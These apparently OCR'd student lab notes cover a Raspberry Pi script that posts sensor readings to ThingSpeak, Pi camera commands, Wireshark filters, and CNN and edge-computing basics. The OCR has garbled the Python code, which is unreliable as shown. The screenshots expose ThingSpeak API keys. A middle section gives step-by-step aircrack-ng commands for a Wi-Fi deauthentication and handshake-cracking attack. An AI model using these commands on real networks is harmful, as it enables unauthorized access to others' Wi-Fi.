
5.Sending signal through bot for led to on and off



6.OUTPUT IN TERMINAL :



7.PICS OF DEVICE :




```
import sys import os
import RPi.GPIO as GPIO
import time import urllib
from urllib import request
#import Adafruit_DHT
import grovepi import
math

# Connect the Grove Temperature & Humidity Sensor Pro to digital port D4
# This example uses the blue colored sensor.
# SIG,NC,VCC,GND sensor = 4 # The Sensor
goes on digital port 4.

# temp_humidity_sensor_type
# Grove Base Kit comes with the blue sensor.
blue = 0        # The Blue colored sensor.
white = 1       # The White colored sensor.

myAPI = "UQ23MHIAUDICFIF8" # API Key from thingSpeak.com channel

myDelay = 15 #how many seconds between posting data baseURL =

'https://api.thingspeak.com/update?api_key=%s' % myAPI

def DHT11read():
    # This example uses the blue colored sensor.
    # The first parameter is the port, the second parameter is the type of sensor.
    [temp,humidity] = grovepi.dht(sensor,blue) if math.isnan(temp) ==
    False and math.isnan(humidity) == False: print("temp = %.02f C
    humidity =%.02f%%"%(temp, humidity)) return str(humidity),
    str(temp)


  while True:
      try:
          # Read distance value from Ultrasonic
          print("Reading DHT11 sensor")
          humidity, temperature = DHT11read()
          time.sleep(0.5)

          f = urllib.request.urlopen(baseURL + "&field2=%s&field3=%s" %(humidity,
temperature))

          f.close()

          time.sleep(int(myDelay)) except

          TypeError:

        print("Error")




      except IOError:
          print("Error")
```


Code :


3.program using ThingsSpeak


```
import sys import os import RPi.GPIO as GPIO import time
import urllib from urllib import request #import
Adafruit_DHT import grovepi import math

# Connect the Grove Temperature & Humidity Sensor Pro to digital port D4 # This example uses the blue
colored sensor.
```

```
# SIG,NC,VCC,GND sensor = 4 # The Sensor goes on digital port 4.

# temp_humidity_sensor_type
# Grove Base Kit comes with the blue sensor. blue = 0    # The Blue colored
sensor. white = 1      # The White colored sensor.

myAPI = "UQ23MHIAUDICFIF8" # API Key from thingSpeak.com channel myDelay = 15 #how many

seconds between posting data baseURL = 'https://api.thingspeak.com/update?api_key=%s' % myAPI

def DHT11read():
   # This example uses the blue colored sensor.
   # The first parameter is the port, the second parameter is the type of sensor.
   [temp,humidity] = grovepi.dht(sensor,blue) if math.isnan(temp) == False and math.isnan(humidity)
   == False: print("temp = %.02f C humidity =%.02f%%"%(temp, humidity)) return str(humidity),
   str(temp)


while True: try:
        # Read distance value from Ultrasonic print("Reading DHT11 sensor")
         humidity, temperature = DHT11read() time.sleep(0.5)

                                                f = urllib.request.urlopen(baseURL + "&field2=%s&field3=%s" %(humidity,
temperature))

         f.close() time.sleep(int(myDelay)) except TypeError:

      print("Error")
   except IOError: print("Error")
```









ThingSpeak™ Channels Apps Devices Support

sensor

Channel ID: **2224558**
Author: mwa0000025573743
Access: Private

Private View | Public View | Channel Settings | Sharing | API Keys | Data Import / Export

Write API Key

Key OIEMGIIXL5YYXUKK

Generate New Write API Key

Read API Keys

Key TVX2QDRPF3111OUX

Help

API keys enable you
keys are auto-gener

API Keys Se

- **Write API Key** been compro
- **Read API Key** feeds and ch read key for t
- **Note:** Use thi add notes to

API Reques

Private View | Public View | Channel Settings | Sharing | API Keys | Data Import / Export

Channel Settings

Percentage complete 30%

Channel ID 2224558

Name sensor

Description

Field 1 Distance ☑

Field 2 Humidity ☑

Field 3 temperature ☑

Field 4 ☐

Field 5 ☐

Field 6 ☐

Help


Channels store all the data eight fields that can hold a status data. Once you colle visualize it.

Channel Setting


- **Percentage complet** channel. Enter the n channel.
- **Channel Name:** Ente
- **Description:** Enter a
- **Field#:** Check the bc channel can have up
- **Metadata:** Enter infc
- **Tags:** Enter keyword
- **Link to External Site** ThingSpeak channe
- Show Channel Locat
  - **Latitude:** Spe latitude of th

ThingSpeak™ Channels Apps Devices Support Commercial Use How to Buy LM


Field 1 Chart



Field 2 Chart



Field 3 Chart



	A	B	C	D	E	F	G	H	I
1	created_a	entry_id	field1	field2	field3	latitude	longitude	elevation	status
2	2023-07-2	1		52	26				
3	2023-07-2	2		53	25				
4	2023-07-2	3		54	25				
5	2023-07-2	4		60	25				
6	2023-07-2	5		95	26				
7	2023-07-2	6		58	27				
8	2023-07-2	7	0						
9	2023-07-2	8	506						
10	2023-07-2	9	202						
11	2023-07-2	10	1						
12	2023-07-2	11	202						

5.For camera module :

1.Open the terminal

vcgencmd get_camera
raspistill -o image.Jpg
Raspistill -o ~/Pictures/image.jpg (To save a image)

raspistill -o ~/Pictures/image.jpg -t 2000 raspistill

-o ~/Pictures/image.jpg -t 10000 raspistill -o

~/Pictures/image.jpg br 80 (To change the

brightness level) raspistill -o ~/Pictures/image.jpg

-co -80 raspistill -o ~/Pictures/image.jpg -co -0

Where D - digital

A- analog

Red - voltage

Green - ground and signal

Yellow - signal

CRT

"1" - 48

1 - 1

PIR sensor

raspistill -o image.py

vcgencmd get_camera

xdg-open

raspistill -o image.jpg -t 2000

ip.dst==ip adress

ip.src==ip address

tcp.port == 80 ll udp.port == port no

Aircrack linux commands -->

sudo su

airmon-ng

ifconfig wlan1 down

iwconfig wlan1 mode monitor

airmon-ng start wlan1

airmon-ng check kill

airmon-ng start wlan1

airodump-ng wlan1

airodump-ng wlan1 --bssid ssid --channel 11 --write airdump

Dont stop

Another terminal

1. sudo su

To attack target

2. aireplay -ng wlan1 --deauth 0 -a ssid

Untill handshake

Go to file airdump-01.cap - all the information of coded information

Compare coded file with password text file

aircrack-ng -w rockyou1.txt(Word file for password) -b ssid(device) airodump-01.cap(file genered in scanning)

-w --> write

Clustering -no label only feature 1st as one cluster and another as cluster based on it create rules

Unsupervised

Classification -

Binary and more than it

Supervised

With label - super vises

Without label - unsupervised

Neural networks -

CNN - Convolution nueral network

Derivated from ANN

Type of NN

ann ,Cnn,Rnn

Gray scale ,color ,Black(0) and white(1) -> pictures

Gray scale - single layer

which is near by 0 and 1

Colored - 3 layers

Each layer has 0 to 255

RGB

Cnn take image it converts to 3 layers

Acts as filter layer

Less than 0 no output

Above 0 it has impact

Feature extraction + classification= perceive output

Convolution layer it has foward run and backword run

Picture level is reduced in order to process

ReLU - rectified linear unit

Activation layer - which has negative value it gives 0

Pooling layer:

Reducing matrix

Max - takes only takes max values in each matrix part

Min - takes only takes min values in each matrix part

Average

ROi - region of interest

Input imgae -> ReLu (pooling)-> outlut image

Flattening

Matrix to string 1 Coloumn matrix

Particular data compared with existing data set

After Flatteninh then we proceed for fullyComnected layer

OpenVINO -

Which process nueral stick

Sending data to cloud and processing aslo in cloud

Edge Computing-

To reduce load cloud

We dont send raw data to cloud

We will send processed data to cloud

We filter the raw data which is relavent 1st step of processing

There are processing technique

Wrong information

Wrong Formate - must filter with formate

Cells as null value - fill the null value

Go with mean ,median,mode of entries for existing values in null values

OpenVINO-

Provide midea files

User Application + Frmawork - OpenCV

OpenCV - machine how observe things

How machine classify things

Processing purpose pluggins - MKLDNN ,dDNN

Region of inte

Camy Edge Detection